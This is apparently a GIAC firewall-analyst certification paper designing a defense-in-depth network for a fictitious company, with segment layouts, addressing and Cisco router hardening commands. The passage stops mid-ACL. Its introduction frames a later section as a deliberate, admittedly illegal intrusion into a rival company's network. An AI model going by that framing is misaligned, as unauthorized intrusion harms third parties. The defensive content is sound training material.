Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)
Practical Version 2.0 (Revised May 26, 2003)

GIAC Enterprises:
"Proposal for Total Network Defense"

By Neil Toepfer

October 22, 2003

Introduction

This paper details the security architecture and business operations for the fictitious company GUIC Enterprises and is written as a proposal for security architecture to be read by company executives. There are five main sections of the paper; the first four outline the business requirements, security architecture, and plans for validating the security perimeter policies. The fifth section outlines a planned intrusion attempt of a competing company's network.

The first section provides a review of GIAC's business operations and functional requirements that must be met by the proposed security architecture. It outlines how GIAC employee's access needed systems and how GIAC interoperates with its suppliers, business partners, customers, and the general public.

The second section provides a detailed review of the proposed security architecture for GIAC Enterprises, providing an overall design for GIAC's layered defense strategy.

The third section will review specific perimeter security device configurations including the border router, firewalls, and VPN devices. Each of the configurations is detailed with explanations of the functions of each system.

The fourth section details the procedure for validating the security policy of the GIAC primary firewall and the results of the evaluation.

The fifth section is a response to an executive request to attempt reconnaissance and penetration of a competing company's network. While not typically legal, GIAC executives are quite annoyed with this other company who has attempted to ride on the coattails of GIAC's good reputation and has even attempted to steal the GIAC name!

Part 1 – Introduction to GIAC Business Operations

Introduction

GIAC Enterprises Ltd. is a small fortune cookie fortune producer. GIAC currently employs nearly 50 people and is a rapidly growing business. GIAC is ready to take the next step in their business by implementing an Internet accessible, web based, ordering and fulfillment system. The introduction of this new system will allow GIAC to streamline operations and increase profits.

The new order and fulfillment system will create a requirement for a new, more secure network architecture that will protect GIAC's business and facilitate a cost effective means of communicating with GIAC's suppliers, partners, customers, and the general public.

The new security architecture must meet two chief requirements, to implement a thorough and effective defense against intrusion and to be reasonably priced.

Systems Interactions

GIAC's interfaces for conducting business can be broken into six groups representing the different aspects of GIAC's business operations.

The General Public

Like many modern companies, GIAC Enterprises will maintain a publicly accessible website to help attract customers, provide relevant information about GIAC's business, and provide customer testimonials. The website also provides and on-line contact form to submit sales queries to the GIAC sales department.

Customers

Customers will connect to GIAC via a secured order and fulfillment website. The website is used to both place new orders, track existing order progress (for custom fortune batches), and deliver fulfilled orders via a secure web download. Access to this website is controlled by secure login and the entire site is protected using 128-bit SSL encryption. Fulfilled orders are provided to customers via ZIP archive that is encrypted using PGP. The PGP key for unlocking the encrypted package is e-mailed to the customer separately prior to download. Each customer has a different key that changes every 30 days.

Suppliers

Suppliers for GIAC enterprises include companies that provide the fortunes for GIAC's fortune database. Suppliers connect to GIAC via an IPSec VPN tunnel through the Internet. These tunnels' connectivity to GIAC's network is controlled by firewall policy to only provide access to transmit fortunes to GIAC for processing and storage. The fortunes are organized and stored in GIAC's

MySQL database for processing in customer orders. Fortunes are uploaded to GIAC via an FTP site that is only accessible internally at GIAC or through the supplier VPN network. Suppliers then send an e-mail delivery confirmation to GIAC.

Partners

GIAC has several business partners that use GIAC's customized fortune database in their own fortune production operations. GIAC's partners connect to GIAC via an IPSec VPN tunnel through the Internet. As with the suppliers, the VPN tunnels connectivity to our network is controlled by firewall policy, limiting our exposure to the partner's network. Partners typically access GIAC's entire fortune database to create their own "fortune packs" for use in their operations. This differs from the typical customer who buys GIAC's pre-packaged fortune packs. The compilation of the fortune packs is done via a website accessible through the VPN tunnel that allows this functionality with GIAC's fortune database. The site is exposed only to the partner VPN networks and is not exposed to the Internet, even in a secure form, as added protection for GIAC's valuable property.

Local Employees

Most GIAC employees are located at GIAC's corporate offices. Employees require access to GIAC's internal systems and to the Internet in general. Most of GIAC's computing infrastructure is based on the Microsoft Windows 2000 and XP operating systems, utilizing XP for workstations and 2000 Server for some servers. GIAC's network consists of a Windows 2000 native mode domain with Active Directory. Microsoft Exchange Server 2000 is utilized for corporate e-mail and groupware functionality. All servers and workstations are running Norton Antivirus Corporate Edition 8.1.

Internet access at GIAC is achieved by providing needed services though GIAC's firewall. Most employees only require web-browsing access. The IT group will have less restrictive access. Web access is accomplished via a filtering proxy device provided by St. Bernard Software, the iPrism web filter. This device runs in proxy mode utilizing an "automatic login" feature to control access. The iPrism web filter enforces GIAC's Internet usage policies and blocks access to websites based upon their content. GIAC's general policy is to disallow access to non-business related content, specifically access to anonymous proxies and web-based e-mail. This is part of GIAC's overall defense plan to eliminate the threat posed to GIAC's network by computer viruses and Trojans.

While most employees at GIAC access a common computing infrastructure, the IT department has special needs. The IT group is tasked with management of GIAC's computing infrastructure and thus requires special access to internal and exposed server systems. Management of systems within GIAC's DMZ's is accomplished via the SSH protocol, as is management of the external border router and GIAC's firewall.

Remote Sales Force

GIAC maintains a number of small remote sales offices located around the country. These offices help put a human face on GIAC's service to new clients. Sales associates travel frequently and require access to corporate e-mail from the Internet. This is accomplished by OWA running on a web site secured with 128-bit SSL encryption when traveling. Sales associates also require access to internal systems to sign up new customers, conduct customer training on GIAC's Internet order and fulfillment system, and to help customer's place their initial order with GIAC. All of this is achieved by accessing the Internet order and fulfillment system application via secure web login.

Remote sales offices are connected via IPSec VPN tunnels to facilitate access to the corporate intranet, e-mail, and groupware. This method was selected as the most cost effective since remote sites have very low bandwidth and reliability requirements for their connectivity.

Computing Infrastructure

GIAC's network will be divided into seven sections:

1. Exposed Internet
2. Production Server DMZ
3. Internal Network
4. Management Network
5. Partner and Supplier Network
6. SQL Server Isolated Network
7. VPN Termination Network

All of these network segments have been defined as security boundaries, where GIAC wishes to control network access by use of firewall policies. The organization of the networks is intended to isolate different forms of network traffic from GIAC's exposed production servers and internal network. In addition, GIAC maintains a separate management network that is similarly isolated. This network contains GIAC's network and security management infrastructure.

GIAC will utilize 2 Linux Netfilter firewalls running the Gentoo Linux distribution. These installations are similar to the production servers but have no applications running to maximize performance and security for the machines. The firewalls have different roles for protecting GIAC's network resources.

Hardware

Production Server Systems and Network Management Systems

All of GIAC's exposed server systems, partner systems, and MySQL servers are running the Gentoo 1.4 Linux distribution using the 2.4.21 kernel, built using the gentoo-sources option stage 1 tarball. This particular distribution of Linux is highly optimized for performance and offers excellent package and update management via a portage tree. All systems are set to keep packages and the

kernel up to date via automatic nightly synchronization with the portage tree for the applications they run. Each system has been secured using grsecurity 2.0 to lock the systems down, exposed services run under user chroots. This provides an excellent hardened platform from which to offer public services.

GIAC Internal Servers and Workstations

GIAC's internal computing environment is a Windows 2000 native mode domain with Active Directory. Microsoft Exchange 2000 is used for e-mail and groupware. File and Print are run on a dedicated server. Workstations are running Windows XP SP1 in a locked down environment where users are not administrators of their PC's. Servers run Windows 2000 SP4 and have been secured using the hisec*.inf templates. Both domain controllers have been secured using the dedica*.inf security templates. Each server and workstation runs a copy of Symantec Antivirus CE 8.1. The exchange server is also loaded with Symantec Mail Security for Microsoft Exchange.

Proxy Server

GIAC will be using an iPrism filtering appliance from St. Bernard software with a 50 user license. The iPrism will run 3.402 code and utilize a single adapter configuration.

Internet Router

GIAC's internet connection is provided via a 100mbs Ethernet connection from an ISP over fiber. The connection is changed with a media adapter at the GIAC's site to a 100Base-T connection. The router itself is a Cisco 3620 multiservice router. The router is configured with an on-board Fast Ethernet Adapter (100base-TX) with an add-on NM-1FE-TX Fast Ethernet adapter (100Base-TX). The router runs IOS 12.2 and has 128MB DRAM and 16MB flash.

VPN Router – GIAC Central Site

GIAC will utilize another Cisco 3620 multiservice router for VPN connectivity. This router has an on-board Fast Ethernet adapter (100Base-TX) and one add-on NM-1F-TX Fast Ethernet adapter (100Base-TX). The router runs IOS 12.2 Enterprise and has 128MB of DRAM + 16MB flash.

VPN Router – GIAC Sales Site

GIAC's remote sales site will utilize a Cisco 2621 router for access. This router has dual on-board Fast Ethernet adapters (100Base-TX) and one add-on WIC-1DSU-T1 module for the connecting T1 to the Internet. The router runs IOS 12.2 Enterprise and has 32MB of DRAM + 16MB flash.

Internet Access

Internet access for web browsing is provided by a filtering proxy server call iPrism from St. Bernard software (http://www.stbernard.com/products/iprism). The device updates its code and the filtering list every night. The iPrism will filter

out undesirable traffic (Adult, Games, Sports, Entertainment, etc.). The iPrism also provides us with the ability to control Internet access based on a user login, so we are not offering up unrestricted access to our entire internal network. See appendix A for the configuration of the iPrism.

Proxy access for internal users is accomplished via an auto configuration script called proxy.pac that is served to the internal network via the intranet web server. See appendix A for the configuration of this file.

Network Management

GIAC's system administration team uses workstations on an isolated network segment, referred to as the management network. All server administration is performed from this network, and the policy of the internal firewall will restrict access to manage production systems, firewalls, VPN router, and border router, to this network segment. Additionally, GIAC houses several Linux servers on this segment for network monitoring and management purposes. GIAC's syslog server is located on this segment. All GIAC production servers log via the syslog service to this machine. The Internal Windows 2000 servers are running the NT Syslog service, available for free under the GPL. They also log eventlog entries to the syslog server. The exposed border router and VPN router log events to this system. GIAC's two firewalls also log their data to this system.

GIAC also maintains a Snort IDS system to assist in intrusion detection and network management. This system is also a Gentoo Linux host with dual D-Link Quad port network adapters. One adapter allows connection to the management network, while another 5 are set to run in promiscuous mode (listen only) and are attached to each network segment except the exposed Internet. Running the adapters in this listen-only mode makes them virtually invisible to the network segment they are attached to. GIAC's network switches are set to mirror network traffic to the port the Snort IDS is connected to. This configuration provides snort with different views of network traffic passing through the firewalls and can record a great deal of detailed information.

The Snort IDS records its logging data to a MySQL database located on GIAC's ACID server. The ACID (Analysis Console for Intrusion Databases) application is used to view and analyze the logging data generated by Snort. The ACID application is available to the management workstations via a web browser. ACID is available free for download and is licensed via the GPL.

E-Mail

GIAC's Internet e-mail is handled by a dedicated SMTP gateway. All inbound e-mail to GIAC is received by the gateway and forwarded to the Microsoft Exchange Server. Outbound mail from Exchange is likewise sent to the gateway and then forwarded out to the Internet. This is intended to shield GIAC's internal mail server from direct exposure to Internet connections, and will help protect GIAC from attacks to discover valid e-mail addresses within GIAC. The mail

gateway system runs Gentoo Linux and sendmail 8.12.10. The system will only relay mail to the Exchange server and not to any other system.

Internet Order and Fulfillment System

GIAC has implemented an advanced system to automate order and fulfillment of fortune cookie fortune packs. Customers of GIAC may log on to this system via a web page, secured with 128-bit SSL encryption, and place fortune cookie orders. Orders are processed and fulfilled by presenting the customer with a PGP encrypted archive for download. A separate e-mail is sent to the customer containing the decryption key for the archive. Since it is unlikely an attacker would have control over both a customer's e-mail and have their login to GIAC's system, this two-step process is used to prevent unauthorized use of GIAC's fortunes.

The order and fulfillment system communicates with a MySQL server located on a separate network segment, accessed through the internal firewall. The MySQL system is not exposed to the Internet in any way. The exposed web server processes the customer orders and creates the encrypted archives for download dynamically per a given customer's order. This system also generates the e-mail to the customer and logs their order and troubleshooting data to the MySQL database.


Suppliers may send new fortunes to GIAC as they are developed. GIAC maintains relationships with companies that create unique fortunes for use in fortune cookies. GIAC purchases these fortunes via an arranged contract for ongoing production. GIAC suppliers upload new fortune batches to GIAC once a month. This is done via an IPSec VPN connection to the GIAC VPN termination network. Suppliers may only ftp files to an internal ftp server located on the partner/supplier network. These batches are automatically processed by the ftp server and added to the MySQL database when they come in.

GIAC also has several business partners whom utilize GIAC's fortune database to produce their own fortunes. Unlike normal customers, partners require the ability to customize their own fortune orders rather than purchase pre-arranged fortune packs. A partner web server located on the partner/supplier network provides this capability. The server is only accessible via an IPSec VPN tunnel and is not exposed to the Internet. This configuration is recommended as added protection against theft of GIAC's fortunes, since this server has the capability to browse through GIAC's entire fortune database.

The partner web server requires access to the MySQL server containing the fortune database. This access will be facilitated by the policy on the internal firewall.

Part 2 – Security Architecture

Network Design



GIAC's network is broken up into 8 segments, including the exposed Internet segment. This approach will be used to allow a great deal of security through firewall policies. The network consists of a border router, external firewalls, exposed production servers, VPN router, internal firewall, partner/supplier servers, internal systems, and systems management components.

Border Router

The border router is GIAC's first line of defense. This device will implement a basic policy to filter out unwanted traffic into GIAC's network. The router will not provide any protocol filtering, but will implement filters to block RFC 1918 private IP addresses, as well as unassigned IP ranges (sometimes referred to as bogons). For the purposes of this assignment, this requirement will be modified slightly. The GIAC system administrators will monitor the mailing list at puck.nether.net to maintain the filter. Any traffic attempting to pass GIAC's border router from private or unassigned ranges is bogus and will be dropped. Additionally, the router will enforce an ingress filter on the eth0 adapter to ensure all traffic originating from GIAC's network uses the assigned IP ranges and

cannot be spoofed. This ensures GIAC's network cannot participate in attacks utilizing spoofing of IP addresses outside of GIAC's assigned range.

External Firewall

The second line of defense for GIAC's network is the external firewall. GIAC's external firewall is exposed to the Internet and has 3 adapters, one exposed, one for a dedicated VPN termination network, and one for connection to the production DMZ. All traffic coming from and going to the Internet passes through this system. This system's primary function is to allow filtered access to GIAC's exposed production servers and to allow IPSec traffic through to the VPN termination network. Much of the protection provided is in the firewall's policy that allows only limited access to systems from the outside world. The firewall will only pass needed ports for exposed services on servers.

Netfilter statefully inspects all of the connections to these servers and from the internal firewall. This firewall will perform network address translation for the exposed production servers, but not for the VPN router. We wish to utilize both ESP and AH in IPSec, which is incompatible with NAT. The Netfilter code in the Linux Kernel 2.4 will also allow protection from IP fragmentation attacks as Netfilter reassembles all IP fragments in its default configuration. Lastly, this device will also employ some techniques to thwart OS detection by tools like NMap. This will aid GIAC in thwarting reconnaissance techniques and make network penetration more difficult.

Internal Firewall

The next line of defense for GIAC's network is the internal firewall. GIAC's internal firewall is not directly exposed to the Internet. This system has two D-Link quad port network adapters, 6 of which are utilized for the proposed configuration. This system's primary function is to facilitate access to internal networks separated for security reasons. This firewall is the primary protection for the systems on the partner/supplier network as well as GIAC's MySQL server containing the fortune database.

This firewall also filters all VPN network traffic beyond the tunnel endpoint and controls access to semi-public systems from the remote networks accessing GIAC through the VPN. This firewall also protects the management network from all other networks, and allows the management network to access all systems for administration.

Syslog

GIAC will employ a Linux server with a syslog daemon running to collect event information from network and security devices. This log server is a key element in GIAC's ongoing network defense and management as it will provide invaluable information on events taking place in different network segments. The logs on this server will allow administrators to know when rules are violated on the border router and both firewalls, as well as report events from GIAC's many servers.

Careful analysis of these logs and the development of a pattern of "normal" network behavior will allow administrators to be alerted to abnormal events that should be investigated.

Snort IDS

GIAC will also employ a Snort IDS sensor located on the management network. This sensor records its logging data to a MySQL database (not the same server as the fortune cookie database) and is managed by ACID running on the database server. The Snort IDS will be outfitted with 8 network ports (2 quad port network adapters) allowing the system to plug into every network segment n GIAC's network. Except for the main adapter that allows IP connectivity to this machine, all other adapters operate in promiscuous mode and only listen to traffic on the network segments being monitored. Each network segment will mirror switch traffic to the port the IDS sensor is plugged into to provide a complete traffic stream for analysis.

It is important to note that this device does not monitor the external/exposed Internet segment. GIAC's philosophy toward monitoring will be to look at events of interest and not entire traffic streams. Any data affecting the external firewall or border routers will be recorded by the syslog service and reviewed by administrators, so it is not necessary to provide this redundant monitoring. To avoid information overload that would make our logging useless, GIAC only cares about traffic that passes the first 2 layers of defense (the border router and external firewall)

IP Addressing

For the purposes of this paper, GIAC's design will use all RFC 1918 private IP ranges. In reality these addresses would not be used on the exposed Internet segment or the Internet in general, so our border router policy must reflect our need to adhere to this system of addressing.

The Internet is simulated for this paper on the IP address range of 172.16.0.0/12

Exposed Network	172.16.1.0 /24
VPN Termination Network	172.16.2.0/24
Production DMZ Network	192.168.1.0/24
Protected SQL Network	192.168.2.0/24
VPN Private Network	192.168.3.0/24
Partner/Supplier Network	192.168.4.0/24
Internal Network	192.168.5.0/24
Management Network	192.168.6.0/24

Below are each system's IP addresses:

Border Router

Interface fe 0/0	172.16.1.1	(GIAC exposed network segment)
Interface fe 1/0	172.31.1.2	(Ethernet uplink to ISP)

External Firewall

Interface eth0	172.16.1.2	(IP translated to 192.168.1.14)
	172.16.1.3	(IP translated to 192.168.1.10)
	172.16.1.4	(IP translated to 192.168.1.11)
	172.16.1.5	(IP translated to 192.168.1.12)
	172.16.1.6	(IP translated to 192.168.1.13)
	172.16.1.7	(IP translated to 192.168.6.11)
	172.16.1.8	(IP translated to 192.168.6.13)
Interface eth1	172.16.2.1	(VPN Termination segment, exposed)
Interface eth2	192.168.1.1	(Production DMZ segment)

Internal Firewall

Interface eth0	192.168.1.2	(Production DMZ segment)
Interface eth1	192.168.3.2	(VPN Termination segment, internal)
Interface eth2	192.168.5.2	(Internal network segment)
Interface eth3	192.168.6.2	(Management network segment)
Interface eth4	192.168.4.2	(Partner/Supplier network segment)
Interface eth5	192.168.2.2	(SQL Server segment)

VPN router

Interface eth0	172.16.2.2	(VPN Termination segment, exposed)
Interface eth1	192.168.3.1	(VPN Termination segment, internal)

External DNS 1	192.168.1.10
External DNS 2	192.168.1.11
Exposed Web Server	192.168.1.12
SMTP Relay	192.168.1.13
IPrism	192.168.1.14
MySQL Production DB	192.168.2.10
Partner Web Server	192.168.4.10
Supplier FTP Server	192.168.4.11
ACID Web/MySQL Server	192.168.6.10
Syslog Server	192.168.6.11
Snort IDS	192.168.6.12
NTP Server	192.168.6.13
Win2K BDC/DNS	192.168.5.10
Win2K PDC/DNS	192.168.5.11
Intranet Web Server	192.168.5.12
File/Print Server	192.168.5.13
Exchange 2000	192.168.5.14
SUS Server	192.168.5.15

Layers of Defense

GIAC Enterprises will be protected by a layered approach to defense (sometimes called defense in depth). No single system or method is adequate to protect GIAC's network from intrusion and it's systems from compromise, therefore GIAC will employ a tiered approach to network and system security.

GIAC's defense plan involves the use of multiple layers of protocol filtering, anti-virus protection for e-mail, servers, and workstations, network monitoring/event analysis, and ongoing system and device firmware patching.

Filtering

GIAC's primary defense against network intrusion and denial of service is the filtering policies of the border router and external firewall. These two systems protect GIAC's exposed production servers from malicious traffic and reconnaissance by potential attackers.

The border router's job is to filter unwanted traffic based on source and destination IP addresses. This filtering will catch any "invalid" traffic, packets with obviously invalid or spoofed source IP addresses, ICMP fragmentation, and certain types of protocol based attacks (LAND, some SYN floods). The filtering on the border router will also ensure that all traffic leaving GIAC's network has proper source IP addresses, preventing participation in IP spoofing based network attacks on other Internet based systems.

GIAC's external firewall has the job of filtering the protocols for each of GIAC's exposed production servers, protecting the VPN router from probing/attack, and connection tracking all outbound Internet connections. GIAC's external firewall will employ stateful inspection of network traffic, adding further protection to GIAC's systems. The external firewall will only allow exposed services through to the systems running them and will block most "standard" traffic to the exposed hosts. Additionally, GIAC's external firewall will provide protection against IP fragmentation attacks by forcing IP fragment reassembly at the firewall's external interface. This ensures ALL IP traffic is being inspected as the exposed hosts will see it.

GIAC's internal firewall will segment the internal networks so we may create security boundaries between networks with different functions. This firewall limits access to systems contained on the internal networks and protects GIAC's internal infrastructure from the VPN connected partners and suppliers.

Anti-Virus

GIAC will employ Symantec Antivirus Corporate edition 8.5 on its network to protect servers, workstations, and the e-mail system. GIAC's primary domain controller is tasked with retrieving the updated definitions from Symantec 4 times a day and distributing them to managed servers and workstations on the network. Servers and workstations pull updated definitions from the PDC every

15 minutes if available. E-mail will be scanned (inbound, outbound, and internal) at the Exchange server via Symantec's Antivirus plug-in for Exchange. Coupled with active Antivirus running on workstations, this provides all users at least 2 layers of virus defense and covers the two most likely entry points for a virus or Trojan into GIAC's network: e-mail and web download.

Monitoring and Analysis

Critical to GIAC's protection is the active monitoring of its systems and security devices. All security devices/systems and servers will be set to record logging information to a centralized syslog server. This will provide a repository of system and network events that can be analyzed by system administrators. Key to making this type of monitoring work is precise time keeping, which is accomplished by an internal NTP server. This server provides NTP services for all hosts and routers in GIAC's network, providing critical synchronization between all systems and their log entries time stamps. The NTP service also enables Windows 2000 Kerberos authentication to work between Windows 2000 Servers and Workstations.

In addition to event logging to syslog, GIAC will employ a network monitoring and intrusion detection system. This system will utilize Snort to monitor each network segment and record traffic of interest on each of these segments. This monitoring will allow GIAC system administrators a low-level view of network traffic and ease in troubleshooting problems as well as detecting possible intrusions by watching for abnormal traffic patterns on GIAC's networks.

Maintenance and Patching

No functioning system can stay secure without ongoing and diligent updating of software and firmware to plug vulnerabilities. Vulnerabilities are discovered seemingly daily and some could potentially be used to compromise GIAC's internal network or effect a denial of service against GIAC's systems. To minimize exposure to vulnerabilities, GIAC system administrators will monitor sites and mailing lists (www.cert.org, ntbugtraq, etc…) for announcements of newly discovered vulnerabilities. If needed, GIAC administrators can take temporary action to protect vulnerable systems. GIAC administrators will apply patches when available.

GIAC's server and workstation infrastructure is set up to automatically update and patch software and the OS. This greatly reduces the possibility that an administrator will miss a patch for one of the many different software packages in use in GIAC's network. For Linux machines, they access an update site called rsync.gentoo.org, which contains the repository for maintained packages and OS patches. This site is accessed via the web proxy located on the production server network. Windows 2000 and XP systems update from an internal SUS server, which in turn accesses www.msus.windowsupdate.com to update critical OS patches for Windows. All patching is done on a nightly basis, and Windows

patches are reviewed and tested before releasing them from the SUS server to internal machines.

Lastly, GIAC administrators will monitor the bogon-announce mailing list for updates to the IANA assigned IP ranges. GIAC's border router filters out unassigned IP ranges and this filter must be kept up to date as IANA assigns new ranges to different registries.

Part 3 – Security Policy

Border Router

The border Cisco router is a Cisco 3620 Multiservice router running IOS 12.3, the current latest release code. The router has one integrated Fast Ethernet module and one single-port add-on Fast Ethernet module. The GIAC IT staff will be tasked with keeping this router up to date with security patches and also monitoring the bogon announce mailing list for updates to the ranges of unassigned IP's listed in access list 102.

Some of this configuration is based upon the Router Configuration Guide published by the National Security Agency.
http://nsa2.www.conxion.com/cisco/guides/cis-1.pdf

Additional configuration information was obtained from the Cisco Anti-Spoof Egress Filtering guide published by The SANS Institute.
http://www.sans.org/dosstep/cisco_spoof.php

We first want to start off with simple configuration tasks like setting the router's hostname and setting the login banner:

```
router# config terminal
router(config)# hostname border
border(config)# banner login ^Unauthorized access is prohibited^
```

We will disable DNS resolution to avoid annoying mistypes resulting in hostname lookups.

```
border(config)# no ip domain lookup
```

Next we will configure the basic security features of the router. This includes defining parameters to hide all passwords in the configuration, enabling a strongly protected enable password and defining a username with privileges to manage the router. The username and password are required for ssh access to the router since we are not using the aaa features of the router with radius or tacacs+.

```
border(config)# service password-encryption
border(config)# enable secret 0 $tr0ng3n@bl3p@55
border(config)# username gadmin1 privilege 15 password 0 $tr0ngp@55w0rd
```

We do not wish to allow telnet access to the router, so we will set up the ssh service (available on IOS 12.0 and later) for encrypted shell access to manage the router. The primary benefit of this approach is that all terminal traffic will be encrypted between the router and the managing host, preventing sniffing of the data. We will also set our VTYs to only accept ssh access, thus disabling telnet.

We will also set up an ACL to restrict what hosts can access the VTYs. This will be restricted to the public IP used by the external firewall for all outbound connections. A rule set on the firewall will be used to control access from within the GIAC protected network. We will use the default setting of 512 bits for key generation.

```
border(config)# crypto key generate rsa
border(config)# ip ssh timeout 300
border(config)# ip ssh authentication-retries 5

border(config)# access-list 5 permit tcp 172.16.1.2 0.0.0.0 any
border(config)# access-list 5 deny ip any any log
border(config)# line vty 0 4
border(config-line)# access-class 5 in
border(config-line)# transport input ssh
border(config-line)# password 0 $tr0ngp@ssw0rd
```

Next we will disable the AUX port, which is not needed in our configuration.

```
border(config)# line aux 0
border(config-line)# transport input none
border(config-line)# login local
border(config-line)# exec-timeout 0 1
border(config-line)# no exec
```

We will change the consoles settings to enforce a timeout and password.

```
border(config)# line con 0
border(config-line)# exec-timeout 5 0
border(config-line)# password 0 @5t0ngp@55w0rd
```

We need to configure our clock settings and configure an NTP server for time synchronization. Time sync will be performed with a protected internal host on the management network that all other systems synchronize with. This will help ensure timing accuracy in our syslog logs for events that are recorded. Timestamps will be enabled to assist in log analysis.

```
border(config)# clock timezone EST -5
border(config)# service timestamps log datetime localtime show-timezone
border(config)# ntp server 172.16.1.8
```

We need to enable logging for the console (general events not ACL events). Logging will be done to a syslog server located on the GIAC management network. We will use the highest detail level for logging.

```
border(config)# logging console notification
border(config)# logging trap informational
border(config)# logging facility syslog
border(config)# logging 172.16.1.7
```

We will configure the router's TCP intercept feature to help prevent DOS attacks against our network. While our internal firewalls will add some protection, the border router's feature is somewhat effective in this area so the service will be used.

```
border(config)# access-list 101 permit tcp any 172.16.1.0 0.0.0.255
border(config)# ip tcp intercept connection-timeout 60
border(config)# ip tcp intercept list 101
```

Next we will disable unwanted services from the router. These services are not used in our configuration or do not need to run on a router.

```
border(config)# no service pad
border(config)# no cdp run
border(config)# no service tcp-small-servers
border(config)# no service udp-small-servers
border(config)# no ip finger
border(config)# no service finger
border(config)# no ip http server
border(config)# no ip bootp server
```

We need to make sure we cannot load a configuration from the network. While improbable, this feature could be utilized by an attacker to compromise the router, which could result in an effective DOS against GIAC or worse used as a point from which to compromise internal systems.

```
border(config)# no boot network
border(config)# no service config
```

GIAC does not utilize SNMP management of its border router, since all information regarding events on the router will be visible to administrators through syslog logs. SNMP and its features will be explicitly disabled.

```
border(config)# no snmp-server community public RO
border(config)# no snmp-server community admin RW
border(config)# no snmp-server enable traps
border(config)# no snmp-server system-shutdown
border(config)# no snmp-server trap-auth
border(config)# no snmp-server
```

Next we will define our network interfaces. On each interface we will disable proxy-arp, ip unreachables, ip redirects, and ip mask replies. Proxy arp is unneeded in our configuration. We do not want ICMP unreachable messages and ICMP mask reply messages being generated from the router. Both of these can be used as reconnaissance tools and we wish to deny potential attackers as much information as we can. ICMP redirects will be disabled since the feature can potentially be used to hijack connections and poses a security risk. There is no use for this feature on our implementation.

```
! Fast Ethernet 0/0 is our internal interface
```

```
border(config)# interface fastethernet 0/0
border(config-if)# description Exposed Network
border(config-if)# ip address 172.16.1.1
border(config-if)# ip access-group 103 in
border(config-if)# no ip proxy-arp
border(config-if)# no ip unreachable
border(config-if)# no ip redirect
border(config-if)# no ip mask-reply
border(config-if)# no ip directed-broadcast
border(config-if)# no cdp enable
border(config-if)# speed 100
border(config-if)# duplex full

! Fast Ethernet 1/0 is our internal interface
border(config)# interface fastethernet 1/0
border(config-if)# description Internet
border(config-if)# ip address 172.31.1.2
border(config-if)# ip access-group 102 in
border(config-if)# no ip proxy-arp
border(config-if)# no ip unreachable
border(config-if)# no ip redirect
border(config-if)# no ip mask-reply
border(config-if)# no ip directed-broadcast
border(config-if)# no cdp enable
border(config-if)# speed 100
border(config-if)# duplex full
```

Next we need to define our routing table. Our exposed network is a simple configuration with one public range routed through our exposed firewall for the VPN router. We will define our default route and one route entry for the VPN Termination network.

```
border(config)# ip route 0.0.0.0 172.31.1.1
border(config)# ip route 172.16.2.0 255.255.255.0 172.16.1.2
```

We will also disable classless IP since we are defining all public IP ranges explicitly in our routing table. We will not allow source routing since this is a security risk and should not be used. Lastly, we will disable the use of subnet zero, the 1st subnet obtained in IP subnetting for a particular range. Many networks consider these addresses illegal and RFC 950 recommends not using these ranges.

```
border(config)# no ip classless
border(config)# no ip source-route
border(config)# no ip subnet-zero
```

Next we will define our ACL for the exposed adapter Ethernet 0/0. This ACL's purpose is to discard traffic that is obviously illegal or unwanted. This includes blocking all source IP addresses that are in our own network. We should never see legitimate traffic coming from these ranges. We want to log any packets dropped by this rule set, but not log packets that pass (which would overwhelm anyone's ability to analyze events on our syslog server).

```
border(config)# access-list 102 deny ip 172.16.1.0 0.0.0.255 any log
border(config)# access-list 102 deny ip 172.16.2.0 0.0.0.255 any log
```

We will also block the router's IP for the external network as a source address as we should never see legitimate traffic coming at us from this address.

```
border(config)# access-list 102 deny ip 172.31.1.1 255.255.255.255 any
log
```

Next we will block all unassigned IP ranges. These are ranges that IANA currently shows as unassigned and therefore are not legitimate network addresses. Some DOS attacks originate from IPs within these ranges so blocking them will provide some assistance in protecting the GAIC network from attack. We will also block all private and reserved IP address ranges since no legitimate traffic should route to us through the Internet.

